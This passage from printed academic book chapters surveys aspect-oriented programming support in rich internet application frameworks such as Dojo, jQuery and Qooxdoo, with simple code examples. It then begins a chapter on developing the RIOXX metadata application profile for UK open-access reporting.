dojo.connect (object, method, handlerobject, handlermethod)

This function adds an advice before of invoking a method. Advices represent the implementation of the Aspects; this means that they contain the code implementation of the new functionality. The advices are inserted into the Join Point, and, to do this, advices must be previously defined in Pointcuts. However, in this case, is clear to observe the Pointcut and Join Point are implicit in the method used.

Advices are useful in the development of RIAs and their main use is to modify any behavior of an application previously developed in order to provide new functionalities. An advice into the RIAs can be used in different cases, for example: 1) add authentication methods for users, 2) add methods to accept use terms, and 3) add steps in a purchase process, among others.

This function associates an event handler with the execution of a method. The parameters to this function are presented in Table 2 (Harmon, 2008).

The following example is a code fragment used to write a message on standard output (console). The message is just to exemplify, but the function could do anything else. For doing this, the *foo* and *bar* functions are provided and are presented below:

```
1 function foo() {
2 console.log("Running foo");
3 }
```

Table 1. Elements for AOP support in Dojo (Harmon, 2008)

AOP Elements Supported
• **Join Point** • **Pointcut** • **Advice (before)**

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 2. Parameters of dojo.connect function

Object Parameter	This parameter represents an object containing the method whose execution will be treated as an event. This property contains a reference to the object.
Method Parameter	Method whose execution is treated as an event. The method name is a string.
HandlerObject Parameter	It represents an object containing the method that will act as the event handler. This property contains a reference to the object.
handlerMethod Parameter	It indicates a method that will act as the event handler. The method name is a string.

```
4 function bar() {
5 console.log("Running bar");
6 }
```

Now, once the *foo function* is executed, *bar function* is also executed. In order to understand better the procedure, the traditional way of solving the problem is shown below. To do this, a code line in the *foo* method is added in order to execute the *bar* method.

```
1 function foo() {
2 console.log("Running foo");
3 bar();
4 }
```

Although the proposed solution works, the codification is static. To achieve this in a dynamic way, Dojo provides a solution.

By using Dojo, it is possible to consider the execution of a function as an event in which another function is associated as a control of events, *dojo.connect* function provides this association, and the example is presented below:

```
1 dojo.connect(null, "foo", null, "bar");
```

The *Dojo.connect* function provides the functionality that the AOP specifies, such as the management of events, i.e., the *pointcut*, the *join point*, and the *advice* are implicitly established through in the *Dojo.connect* function, the advice is sent *before* the execution continues its normal way. Once the foo function is executed, the bar function is automatically executed.

It is a simple example of AOP support, but it demonstrates the functionality of the *Dojo.connect* function. The standard use of this approach enables to dynamically add the features to be applied into many types of objects. For example, if new functionalities are required in some methods, then these functionalities can be carried out after that the function was written. To do this, a new function must be added, this function must contain the new functionality that is required in the application; next the assignment of a registration method will be required for each function that needs this new functionality; thus, the AOP will be put into practice within the application and this avoid adding the new code for each function where new functionality is manually required. The AOP approach is better since it does not directly codify in the method and it is not needed to modify the functions. According to industry

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

references, each time the code is altered, there is high probability that something stops functioning. Thus, if it is possible to avoid changing the methods, it is better (Harmon, 2008).

In the cases of RIAs, this example can be applied in several cases, e.g. to add functionality before executing a specific action. A practical example would display a warning message before doing an action or show a contract before finalizing a transaction. This would happen in order to carry out other actions before the final one without losing focus of the main application. This situation is presented in Figure 1.


In Figure 1, *dojo.connect* function was used and added to a Web application or a RIA in order to display a warning message before an action takes place. With AOP support, this functionality can be added in cases where the legacy application was not included. In the legacy application, once the carousel image finder is oppressed, a search is performed and the information to the user is presented. However it is important to verify whether the user is an adult and if he or she is aware of the terms of use. For this, a function must be added which is called every time that the search function is invoked. Then, the new function is executed before the search function sends a message to the user. Next, the user requires pressing the OK button to continue. Once this was done, the information is displayed to the user, and with just a few changes, functionality can be added to a Web application without compromising a proper operation.

3.1.2. AOP Support in jQuery

JQuery version 1.4 is able to support Aspect-Oriented Programming through a plugin called JQuery AOP.

Moreover, JQuery AOP version 1.3 is a small JQuery plugin that adds AOP features to JavaScript and is integrated within jQuery. jQuery AOP permits adding Advice (Before, After, After Throw, After Finally, Around and Introduction) in some instances of the objects; it also enables to define crosscutting using regular expressions, it works with global functions and methods; also, it is possible to remove advices after being used, and it is very compact. The use of jQuery AOP is very simple. It is only required to include a.js file in the source code (jquery-aop, 2014).

Figure 1. A Dojo-based RIA by using AOP support



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

In RIAs, the application of this AOP functionality is very practical, since it is very common to need and add a new functionality into the application. JQuery is a very useful tool since it provides several functions that can be useful many times, For instance, where new sections need to be added into the application, or new features must be included into a specific section of the application, so the function of jQuery is to decide which section or feature is the most appropriate to use.

jQuery supports Dynamic Crosscutting and Static Crosscutting. The elements supported are presented in Table 3.

In this case, an advice after a method will be exemplified. An advice into the RIAs can be used in various cases, especially after invoking a method. Some scenarios for using advices into RIAs are: 1) add methods to retrieve information previously entered by a user, 2) add methods to recurrently store information in a database management system, 3) add calls to a Web server to retrieve information, to mention but a few.

Add an Advice After a Method

after(Map pointcut, Function advice) returns Array<Function>

This function creates an advice after the defined pointcut. The advice will be executed after the pointcut method has successfully completed the execution, and it will receive one parameter with the result of the execution. This function returns an array of weaved aspects (Function). Parameters to this function are presented in Table 4 (jquery-aop, 2014).

The next example shows two different ways of adding an advice after a method are described:

```
1          //example 1
2 jQuery.aop.after({target: window, method: 'MyGlobalMethod'},
3            function(result) {
4                      alert('Returned: ' + result);
```

Table 3. Elements for AOP support in jQuery (jquery-aop, 2014)

AOP Elements Supported
• **Join Point** • **Pointcut** • **Advice (before, after, around)** • **Introduction**

Table 4. Parameters of after function

Map Pointcut Parameter	Definition of the pointcut to apply the advice. A pointcut is the definition of the object/s and method/s to be weaved. • Target: it is the object to be weaved. • Method: it is the name of the function to be weaved
Function Advice Parameter	Function containing the code that will be called after the execution of the pointcut. It receives one parameter with the result of the pointcut's execution. The function can choose to return this same value or provide a different one.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

```
5                    return result;

6           }
7);
8 //example 2
9 jQuery.aop.after({target: String, method: 'indexOf'},
10           function(index) {
11                    alert('Result found at: ' + index + ' on:' + this);
12                   return index;
13           }
14);
```

jQuery-AOP provides many options in terms of functions. These functions can be used when necessary within the RIAs development. jQuery-AOP has features that are capable of providing extra functionality. For instance, these features 1) are able to add a new functionality to an application, 2) are able to solve problems of development or design, 3) can modify the RIA behavior or even 4) can disable the RIA operation, adding only a few functions and without modifying the original source code.

To better understand the functionality of an advice after the method, let us suppose an application with user data, such as address, phone numbers, and more. Let us assume also that the registration form requires a large amount of data that must be manually entered by the user. The problem is when the user changes some data and the Done button is not clicked, because if a failure occurs, the information will be lost and the user would have to rewrite the data. To avoid this, it is possible to use an advice after the method, this way, it is possible to add the functionality to save the information each time a field in the form is changed by the user. Also, the application can send a message to inform the user that the data has been modified. With this, it is possible to prevent the loss of information and time. This is just one example that depicts the possible uses of AOP support in RIAs, particularly in the use of advices after the method.

3.1.3. AOP Support in Qooxdoo

Qooxdo version 1.1 has a static class named Aspect (qx.core.Aspect) which is the only class that provides the AOP support. This class shows a very basic AOP support, the class permits joining functions before or after each call to a function. This class includes two static methods; the first is for the advice and the second for the wrap (qooxdoo.org, 2014).

Classes, which define own aspects must add an explicit require/requirement (require() is used to load files) to this class in the header comment using the following code:

```
#require(qx.core.Aspect)
#ignore(auto-require)
```

Qooxdoo supports Dynamic Crosscutting, and the elements supported are presented in Table 5.
Adding an advice after or before a method

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 5. Elements for AOP support in Qooxdoo (qooxdoo.org, 2014)

AOP Elements Supported
• **Join Point** • **Pointcut** • **Advice (before and after)**

addAdvice (Function fcn, String position?, String type?, (String | RegExp) name?)

This function registers a function to be called just before or after each time one of the selected functions is called. Parameters to this function are presented in Table 6 (qooxdoo.org, 2014).

In this case, the Aspect class provides the ability to add advices, which may be executed before or after the method as it is needed. For Qooxdoo, the AOP functionality is of great help, since the same function provides the ability to use an advice after or before a method. By using this functionality, Qooxdoo can solve many problems that require the execution of a function, either before or after another specific function. This other function must be previously specified in the advice parameters.

3.2. JavaScript-Based Frameworks for RIAs Development Without AOP Support

Out of the eight JavaScript based frameworks analyzed in this book, merely three of them account for AOP support. This means that the remaining five do not have AOP support. These five frameworks, as well as their versions, are presented below.

3.2.1. AOP Support in Mootools

Mootools (version 1.3) has no AOP support, and in contrast to another framework, it does not have an extension or plugin to give AOP support. However, some efforts and developments are being done, although but they still lack of maturity to be released or published.

3.2.2. AOP Support in Prototype

Prototype (version 1.7) neither has AOP support, nor includes extensions or some plugin to give AOP support. However, some researches and developments are carried out to solve this. However, they still lack of the maturity in order to be released or published.

Table 6. Parameters of addAdvice function

Function fcn parameter	It is a function to be called right before or after any of the selected functions is called.
position (default: “after”) parameter	Before or after, it defines whether the function is called before or after the main function.
type (default: null) parameter	It refers to the type of function. Only one of the following values is allowed: “member”, “static”, “constructor”, “destructor”, “property” or “”, null is handled identical to “”.
name (default: null) parameter	It refers to a pattern to match names. It is not necessary to have the same name, it can also be but only a part that coincides with it.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

3.2.3. AOP Support in Sencha ExtJS

Sencha ExtJS (version 3.3) has no AOP support, and no extension or plugin have been developed yet to give AOP support.

3.2.4. AOP Support in Rico

Rico (version 2.0) has neither AOP support nor an extension or plugin to provide AOP support.

3.2.5. AOP Support in X-Library

X-Library (version 4.2) has no AOP support or any extension or a plugin to give AOP support.

It is important to mention the framework version reviewed, because the possibility that in future versions of these frameworks AOP capabilities can be added is not discarded.

4. AOP SUPPORT ON NON-JAVASCRIPT-BASED FRAMEWORKS

In the case of non-JavaScript-based frameworks for developing RIAs, there are four important frameworks, which are AdobeFlex™, JavaFX™, Silverlight™ and OpenLaszlo™. For each framework, the AOP support is presented below.

4.1. AOP Support in Adobe Flex™

Adobe Flex™ (Flex™ 4) has not AOP support but there are some alternatives regarding Adobe Flex™ development. For instance, a framework called Swiz can be used when specific AOP techniques are required.

Swiz (version 1.4) is a framework for Adobe Flex™, Adobe AIR™, and Adobe Flash™ that aims to bring complete simplicity to RIA development. Swiz provides:

- Inversion of Control / Dependency Injection
- Event handling
- A simple life cycle for asynchronous remote method invocations
- A framework that is decoupled from an application code.
- Compatibility with both Flex™ and non-Flex™ AS3 projects

Swiz represents best practices learned from the top RIA developers in some of the best consulting firms in the industry. Therefore, Swiz is simple, lightweight, and extremely productive.

The popular Swiz framework provides the new AOP support, as well as a new way of greately reducing barriers by simplifying AOP. Swiz AOP gives the powerful ability to easily configure a new functionality into an existing code, instead of muddying up fundamental business logic. It is an extremely powerful methodology that Swiz makes very easy to work with (Swiz Framework, 2014).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Although it is important to mention that this Swiz project is currently being developed to provide AOP support for Flex, it is also important to mention that it still exists in a beta version, and it is developed by third-parties and not by Adobe™ itself.

4.2. AOP Support in JavaFX™

JavaFX™ (version 2.1) has not AOP support; nevertheless, independent projects have been carried out in order to provide that support. An example of these ongoing projects is the Spring™ Framework.

The Spring™ Framework (version 3.2) is a lightweight solution and a potential one-stop-shop for building enterprise-ready applications. However, Spring™ is modular, and this enables to use only those parts to be needed, without having to bring in the rest. The Spring Framework supports declarative transaction management, remote access to the logic through RMI (Remote Method Invocation) or web services, and various options for data persistence. It offers a full-featured MVC framework, and enables to integrate AOP transparently into the software. Spring's AOP module provides an AOP Alliance-compliant aspect-oriented programming implementation, which permits defining, for example, method-interceptors and pointcuts to cleanly decouple the code that implements functionality to be separated. Behavioral information can be incorporated into the code by using source level metadata functionality. Una funcionalidad de metadatos a nivel de código

In the same case of Adobe Flex™, this framework is developed by third-parties and their capabilities mentioned are not included in JavaFX™ by default, and the AOP support for JavaFX™ is only provided by Spring™ framework (Springsource.org, 2014).

4.3. AOP Support in Silverlight™

Silverlight™ (version 5.1.) has not AOP support, and there are no frameworks or plugins to give AOP support yet. It is important to remark that some research and developments are being done, although they still lack of support and maturity to be published or released.

4.4. AOP Support in OpenLaszlo™

OpenLaszlo™ (version 4.9) has not AOP support, and no framework or plug-in to give AOP support has been provided yet. As it is the case of some of the aforementioned frameworks, research and developments are being performed to solve this issue, but they still of readiness to be published or released.

5. CONCLUSION

Most of the AOP-based research and developments have been carried out by using specialized programming languages. Most of these languages have been used for developing desktop applications. So far, few contributions have been done in Web applications development. But in recent years, developers needed to add AOP support for Web programming languages, which is why some contributions have been proposed. An example of this is the recent inclusion of AOP features into frameworks for developing RIAs.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Another important aspect is the contribution of other works to supplement frameworks through the use of plugins. Two specific cases are Adobe Flex™ and JavaFX™. Although the AOP features are limited, contributions to offer AOP support on new programming languages are increasing. For this reason, we believe that programming languages for Web development could implement AOP features. The AOP support on RIAs provides benefits such as: 1) reducing development time and costs, 2) extending the functionality of the applications and 3) preventing errors and failures due to modifications in the original code.

Finally, it is known that Reusability is crucial in any software development, including Web development, since it saves a great amount of development time and avoids possible errors and mishaps. Therefore, the implementation of AOP in software development is an excellent bonus since AOP is greatly useful in cases of reusability. Moreover, it is possible to improve both maintenance and extensibility of systems and, of course, of RIAs. This will reduce development time and will also improve the systems developed.

REFERENCES

Barbosa, D. A., Honório, L. M., Leite da Silva, A. M., & Lopes, C. (2009). Concepts of Aspect-Oriented Modeling Applied to Optimal Power Flow Problems. In *Proceedings of Intelligent System Applications to Power Systems,* (pp. 1-6). IEEE. doi:10.1109/ISAP.2009.5352929

Bebjak, M., Vranic, V., & Dolog, P. (2007). Evolution of Web Applications with Aspect-Oriented Design Patterns. In *Proceedings of AEWSE.* AEWSE.

Dolog, P., Vrani'c, V., & Bielikov'a, M. (2001). Representing change by aspect. *ACM SIGPLAN Notices*, *36*(12), 77–83. doi:10.1145/583960.583970

Ekabua, O. O. (2012). Using Aspect Oriented Techniques to Build-in Software Quality. *International Journal of Computer Science Issues*, *9*(4).

Fayad, M. E., & Adam, A. (2001). Thinking objectively: An Introduction to Software Stability. *Communications of the ACM*, *44*(9), 95–98. doi:10.1145/383694.383713

Harmon, J. E. (2008). *Dojo: Using the Dojo JavaScript Library to Build Ajax Applications*. Addison-Wesley Professional.

Hmida, M. M. B., Tomaz, R. F., & Monfort, V. (2005). Applying AOP concepts to increase Web services flexibility. In *Proceedings of Next Generation Web Services Practices*. IEEE.

Holmes, J. (2012). *Taking Abstraction a step further.* Retrieved April, 2014, from https://weblogs.java.net/blog/2004/09/29/taking-abstraction-one-step-further

Holzinger, A., Brugger, M., & Slany, W. (2011). Applying aspect oriented programming in usability engineering processes: On the example of tracking usage information for remote usability testing, In *Proceedings of the International Conference on e-Business (ICE-B 2011)* (pp. 1-4). Seville, Spain: IEEE.

jquery-aop. (2014). *API Reference.* Retrieved April, 2014, from http://code.google.com/p/jquery-aop/wiki/Reference

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Kulesza, U., Sant'Anna, C., Garcia, A., Coelho, R., Von Staa, A., & Lucena, C. (2006). Quantifying the Effects of Aspect-Oriented Programming: A Maintenance Study. In *Proceedings of Software Maintenance,* (pp. 223-233). IEEE.

Li, H., Zhang, J., & Wang, L. (2010). The research and application of web-based system with Aspect-Oriented features. In *Proceedings of Computer Engineering and Technology (ICCET),* (pp. V4-480). IEEE.

Lippert, M., & Lopes, C. V. (2000). A study on exception detection and handling using aspect-oriented programming. In *Proceedings of the 2000 International Conference on Software Engineering* (pp. 418-427). IEEE.

Ortiz, G., Bordbar, B., & Hernandez, J. (2008). Evaluating the Use of AOP and MDA in Web Service Development. In *Proceedings of Internet and Web Applications and Services,* (pp. 78-83). IEEE. doi:10.1109/ICIW.2008.24

Patel, S. V., & Pandey, K. (2009). SOA Using AOP for Sensor Web Architecture. In *Proceedings of Computer Engineering and Technology,* (vol. 2, pp. 503-507). IEEE. doi:10.1109/ICCET.2009.152

Ponnalagu, K., Narendra, N. C., Krishnamurthy, J., & Ramkumar, R. (2007). Aspect-oriented Approach for Non-functional Adaptation of Composite Web Services. In *Proceedings of Services,* (pp. 284-291). IEEE. doi:10.1109/SERVICES.2007.18

qooxdoo.org. (2014). *API Documentation.* Retrieved April, 2014, from http://demo.qooxdoo.org/current/apiviewer/#qx.core.Aspect

Resendiz, M. P., & Aguirre, J. O. O. (2005). Dynamic invocation of Web services by using aspect-oriented programming. In *Proceedings of Electrical and Electronics Engineering,* (pp. 48-51). IEEE.

Ruengmee, W., Silva, R. S., Bajracharya, S. K., Redmiles, D. F., & Lopes, C. V. (2008). XE (eXtreme editor) -bridging the aspect-oriented programming usability gap. In *Proceedings of the 2008 23rd IEEE/ACM International Conference on Automated Software Engineering* (pp. 435-438). IEEE Computer Society. doi:10.1109/ASE.2008.67

Springsource.org. (2014). *Spring Framework Reference Documentation.* Retrieved April, 2014, from http://static.springsource.org/spring/docs/3.2.x/spring-framework-reference/pdf/spring-framework-reference.pdf

Swiz Framework. (2014). *Getting Started with Swiz AOP.* Retrieved April, 2014, from http://swizframework.org/post.cfm/getting-started-with-swiz-aop

Tarta, A. M., & Moldovan, G. S. (2006). Automatic Usability Evaluation Using AOP. In *IEEE International Conference on Automation, Quality and Testing*. IEEE *Robotics*, *2*, 84–89.

Verheecke, B., Vanderperren, W., & Jonckers, V. (2006). Unraveiliny crossoutting concerns in Web services middleware. *Software, IEEE*, *23*(1), 42–50. doi:10.1109/MS.2006.31

Xu, Y., & Huang, H. (2009). A Petri Net-Based Model for Aspect-Oriented Web Service Composition. In *Proceedings of Management and Service Science,* (pp. 1-4). IEEE. doi:10.1109/ICMSS.2009.5305764

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Xu, Y., Tang, S., Tang, Z., Xu, Y., & Xiao, R. (2007). Constructing Web Service Flows with Reusable Aspects. In *Proceedings of Internet and Web Applications and Services,* (pp. 21-21). IEEE. doi:10.1109/ICIW.2007.27

Zhang, J., Meng, F., & Liu, G. (2009). Research on Multi-tier Distributed Systems Based on AOP and Web Services. In *Proceedings of Education Technology and Computer Science,* (Vol. 2, pp. 203-207). IEEE. doi:10.1109/ETCS.2009.307

ADDITIONAL READING

Alexander, R. (2003). The Real Cost of Aspect Oriented Programming. *Software, IEEE*, *20*(6), 91–93. doi:10.1109/MS.2003.1241373

Holzinger, A. (2005). Usability engineering methods for software developers. *Communications of the ACM*, *48*(1), 71–74. doi:10.1145/1039539.1039541

Jacobson, I., & Ng, P.-W. (2005). *Aspect-Oriented Software Development with Use Cases*. Addison-Wesley Professional.

Kiczales, G., Lamping, J., Mendhekar, A., Maeda, C., Lopes, C., Loingtier, J. M., & Irwin, J. (1997). Aspect-oriented programming. In Ecoop'97: Object-Oriented Programming (pp. 220-242). Berlin: Springer-Verlag.

Laddad, R. (2003). *AspectJ in Action: Practical Aspect-Oriented Programming*. Manning Publications.

KEY TERMS AND DEFINITIONS

Advice: The code to be executed at a join point that has been previously selected by a pointcut. Advice can execute before, after, or around the join point.

Aspect-Oriented Programming: A new programming paradigm that describes a development methodology for separating crosscutting concerns during the software development.

Crosscutting: The implementation of the weaving rules by the compiler is called crosscutting. There exist two types of crosscutting defined as static and dynamic crosscutting.

Join Point: It is an identifiable point in the execution of a program. It could be a call to a method or an assignment to a member of an object.

Model-Driven Architecture: It is a software development architecture.

Pointcut: It is a program construct that selects join points and collects context at those points.

Usability Engineering: It is an engineering field that refers the interaction between a person and a computer, and the development of interfaces that allow this interaction.

This research was previously published in Frameworks, Methodologies, and Tools for Developing Rich Internet Applications edited by Giner Alor-Hernández, Viviana Yarel Rosales-Morales, and Luis Omar Colombo-Mendoza, pages 102-117, copyright year 2015 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 31
The Development of an Optimised Metadata Application Profile

Paul Walk
EDINA, University of Edinburgh, UK

ABSTRACT

This chapter describes an approach to the development of a metadata application profile. It is particularly concerned with the class of application profile which is optimised for a specific use-case, rather than those which are more concerned with supporting general interoperability in a broader domain. The example of the development of a particular application profile, RIOXX, is used to illustrate some of the methodology discussed. Much of the approach described in the chapter was designed during the course of the development of RIOXX. Issues which are given particular consideration include a focus on the close involvement of 'implementors' (normally software developers), the adoption of ideas from agile software development, continuous testing and open development, and ongoing maintenance and sustainability "on a shoestring".

INTRODUCTION

Application profiles consist of data elements drawn from one or more namespace schemas combined together by implementers and optimised for a particular local application. (Heery & Patel, 2000)

This is one of the earliest and, arguably, the best definition of the term application profile. The author prefers this definition because, while mentioning 'data elements', 'namespaces' and 'schemas' (all crucial aspects), it is also careful to emphasise the importance of the involvement of 'implementers' and 'optimisation' for a 'particular local application'.

While this definition suggests that application profiles ought to be focused on meeting particular requirements, the recent history of their varied development places them on a scale, from those which have been developed to enable broad interoperability in a general domain or 'application space', to

DOI: 10.4018/978-1-5225-3422-8.ch031

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

those which are, indeed, optimised to enable a particular application. The concept of interoperability is intrinsically bound up in the development of metadata standards and profiles. However, interoperability and optimisation do not always complement each other as features, and application profiles tend to emphasise one or the other. For example, the Scholarly Works Application Profile (SWAP) is described as "a DC Application Profile for describing an eprint, or scholarly work" ("Scholarly Works Application Profile", 2009). The documentation for this application profile says nothing about use-cases and it does not identify any 'particular local application'. SWAP, like plenty of other application profiles, is designed to facilitate as-yet-unknown applications by explaining how to describe a particular type of resource to an appropriate level of detail. Essentially, this kind of support for interoperability is about enabling the possibility of future interoperation, rather than being focused on any particular, intended implementation. As such, if SWAP were to be placed on the aforementioned scale, it would be positioned close to the 'interoperability' end of the axis, and some distance away from 'optimisation'.

This chapter is concerned with the other end of that scale, with application profiles which are optimised for particular local applications. The specific example of RIOXX is used to illustrate a methodology for the development of an application profile which focuses on supporting its intended implementation. RIOXX has been developed to address a specific use-case: this use-case together with the application profile itself are briefly introduced, while the bulk of this chapter is concerned with the methodology used in development, deployment and implementation.

BACKGROUND

The Use-Case

In the United Kingdom, research funded by national government is managed by seven Research Councils. With a growing desire to see publicly-funded research made more openly available to those who have funded it through their taxes, a policy for 'open access' to published research papers has been introduced by Research Councils UK (RCUK), the body which represents the Research Councils in such matters.

The RCUK Policy on Open Access[1] demands that any organisation which receives Research Council funding should make the outputs from that funding available. RCUK recommends the use of open-access repositories for this purpose. Most research-active institutions in the UK maintain an institutional repository, so this is the *de facto* standard way to make such outputs available. While there is growing interest in other types of research output—in particular data—the focus of this policy is on research *papers*. Publishers often place 'embargoes' on scholarly publications - preventing them from being shared, except through the publisher's own system, for a period (usually between 6-24 months) after publication.

An important detail is that RCUK requires that the institution provide assurance that the policy is being followed. They expect the institution to report that a paper exists, within a short period after it has been accepted for publication, regardless of any embargo. This requires that the institution make available a certain amount of information about the paper. In addition to the common metadata elements such as 'title' and 'author', the institution also needs to supply information about the source of the funding for the paper being described, as well as some indication of the license terms under which it is made available.

Because research-active institutions in the UK already manage papers in institutional repositories, RCUK worked with an organisation called Jisc to fund the development of a metadata application profile

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

designed to enhance the quality of metadata already exposed by those repositories, so that this metadata would satisfy the specific requirement of reporting the existence and funding of papers to RCUK. The author of this chapter was part of a small team (Paul Walk, Sheridan Brown and Ian Stuart) commissioned to undertake this development.

Institutional repositories invariably support a protocol, OAI-PMH, which allows metadata records to be 'harvested'. The agreed solution to the RCUK use-case involved the development of a new metadata application profile, RIOXX, which could be harvested via OAI-PMH. In this way, a given institution could comply with the RCUK policy on open access by creating metadata records, in the RIOXX format, and allowing RCUK to harvest these.

It was quickly established that RIOXX would need to model a fairly common set of properties – those found in a typical metadata record for a scholarly paper, but that certain additional requirements and constraints would need to be introduced to meet the use-case requirements. For example, RCUK would need to verify that a given paper, declared to be 'open access', was indeed publicly available. Given the scale of the problem – the volume of research papers produced under Research Council funding in the UK is considerable – RIOXX would need to support the automated identification of and access to the paper itself. For this reason, RIOXX would need to apply careful constraints to the identification of resources.

Other requirements were less common, and required information not normally found in a typical bibliographic record for a scholarly paper, such as expressions of license for use, and the identification of funders and projects related to the paper. These are described a little more later.

Dublin Core: The Default Starting Point

By their nature, application profiles build upon existing information standards. Having agreed that the development of an application profile was the correct approach to addressing the RCUK open access reporting use-case, the author looked for an appropriate starting point. The default application profile used by the OAI-PMH protocol is called *oai_dc*, where the 'dc' stands for 'Dublin Core'. This reflects the fact that the application profile builds on the Dublin Core Metadata Initiative's DCMI Metadata Terms[2]. Much of the metadata requirement to support the RCUK use-case is fairly ordinary - a basic bibliographic record with some of the usual elements is required. This is supported by Dublin Core. However, the use-case also demands some information not easily provided by standard Dublin Core or by the *oai_dc* profile. The correct approach to the development of RIOXX suggested, therefore, that it build upon Dublin Core, with properties from the DCMI Metadata Terms making up the bulk of RIOXX - but that it would need to include other namespaces, since Dublin Core does not provide the means to describe all of the information required in the RCUK use-case.

The Lack of Established Development Methodology Appropriate to The Use-Case

One approach to the development of an application profile based on the DCMI Metadata Terms is The Singapore Framework for Dublin Core Application Profiles (Nilsson, Baker, Johnston, 2008). This approach is endorsed by DCMI, and was used to develop the Scholarly Works Application Profile (SWAP). The Singapore Framework asserts that a Dublin Core Application Profile is a "packet of documentation" comprising these components:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- A description of functional requirements (mandatory)
- A domain model, expressed as text or more formally though something like UML, which defines informational entities and relationships in the scope of the application profile (mandatory)
- A Description Set Profile (DSP) - a template for describing the profile in terms of constraints and rules (mandatory)
- Usage guidelines, explaining how the application profile should be implemented (optional)
- Guidelines on syntax and encoding (optional)

It is interesting to note the indicators, given in parentheses, where each comment is labelled as either mandatory or optional. The Singapore Framework appears to emphasise the formal documentation of the application profile at the expense, perhaps, of supporting its implementation. It seems that the Singapore Framework is better suited to those application profiles which are oriented more towards interoperability, and less towards optimisation for a particular application. It is telling that the component which speaks directly to someone implementing the application profile - the 'usage guidelines' - is labelled as an *optional* component.

In considering an approach to the development of RIOXX, the author wished to place a much greater emphasis on supporting its implementation, even at the expense of certain levels of formal documentation. The Singapore Framework does not support this approach well. Because no appropriate, existing methodology presented itself, a new approach was necessary. It was decided to identify and articulate some principles to inform the development, and then to adopt an methodology based upon these principles. The next section describes these principles, and how they may be used to inform development, using the development of RIOXX to illustrate this.

THE CHALLENGE OF DEVELOPING AN OPTIMISED APPLICATION PROFILE

The main thrust of this chapter is to describe an approach to the development of a metadata application profile to support a specific application. The example of RIOXX is used to illustrate this. Because several specific properties of RIOXX are referred to in the chapter, abridged documentation for the application profile is provided as Table 2 in Appendix 1. The reader may consult this as needed but, in summary, the application profile consists of eleven properties from the DCMI Metadata Terms (with the namespace prefixes of 'dc' and 'dcterms'), two properties from NISO's Open Access Metadata and Indicators (with the prefix 'ali') and eight properties created specifically for RIOXX (with the prefix 'rioxxterms').

Supporting Implementation from the Start

For an application profile to have any impact, it must be implemented. Nowadays, this invariably means that the profile must be realised, somehow, in a software system. Therefore, it could be argued that software developers are at least as important as information modelers in the design of a metadata application profile. However, software developers have not necessarily been directly involved in the development of application profiles.

Information modelers and software developers often work in quite different ways. Older methods of software development favoured detailed and precise specifications, prepared and agreed in advance. However, in recent years the practice of software development has taken some interesting turns. The

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

introduction of the 'agile' paradigm in software development, announced with the *Manifesto for Agile Software Development*[3], has had significant impact on practices, tools and attitudes in software engineering. Now, a growing number of software projects adopt aspects of the agile approach, with its emphasis on short, iterative development cycles and close collaboration between people, and its preference for working software over detailed specifications.

If an optimised application profile is to be a success, its developers must, to some extent, accommodate the needs and preferred ways of working of those who will implement it. With RIOXX, the author decided to adopt some aspects of agile software development in the process of developing the application profile. For example, rather than preparing detailed documentation in advance, a consultation process with software developers was begun very early in the process. Because RIOXX is clearly intended to be implemented in institutional repository systems, it made absolute sense to involve the developers of the main repository software platforms in use in UK institutions. The RIOXX team consulted very closely with these developers - in some cases even going to visit them in person, in the spirit of the agile approach which emphasises the importance of face-to-face contact.

This approach was found to be very beneficial. For example, the issue of how best to represent the relationship between a publicly funded research paper and its 'funding stream', while being an information modelling problem, also presented a challenge for implementation. The team's analysis of the problem suggested that there were, broadly speaking, five different approaches to this, as outlined in Table 1.

The RIOXX team had initially proposed option 1 (in Table 1). This was a far from perfect approach: because a research paper can have more than one funder, and be associated with more than one project, the RIOXX record would need to accommodate more than one instance of each property. With option 1, those properties would not be directly related within a given record. This was clearly unsatisfying as an information model, interestingly, the use-case did not demand that these properties be closely related. As such, it was a pragmatic approach, proposed because at the time it was 'received wisdom' that repository systems would be unable to cope with a more sophisticated approach, such as described by option 3 in Table 1.

These were documented and discussed with a variety of interested parties - especially systems developers. By presenting options, rather than a finished specification, the RIOXX team was able to gain immediate feedback from software developers, which informed the next iteration of development. In

Table 1. Approaches to handling funders and projectIDs in a RIOXX record

#	Option	Description
1	Separate properties for Funder and ProjectID	The version initially proposed. Individual instances of the properties are not related to each other in a given metadata record.
2	Separate properties for Funder and ProjectID, where ordering is significant	Individual instances of the properties are related to each other in a given metadata record by virtue of their order (i.e. the first funder is related to the first project, and so on).
3	Composite property for Funder and ProjectID	An attractive proposition, where a composite property containing information about a funder and a project is used, and may be repeated in a given record.
4	Syntactically rich string containing Funder and ProjectID components	This is the approach used by OpenAIRE, where a text string is syntactically arranged to convey information about funder and project.
5	Globally unique projectID	The ideal approach, where a globally unique identifier is used for the project, and the funder can be extrapolated by resolving that identifier to discover metadata about the project.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

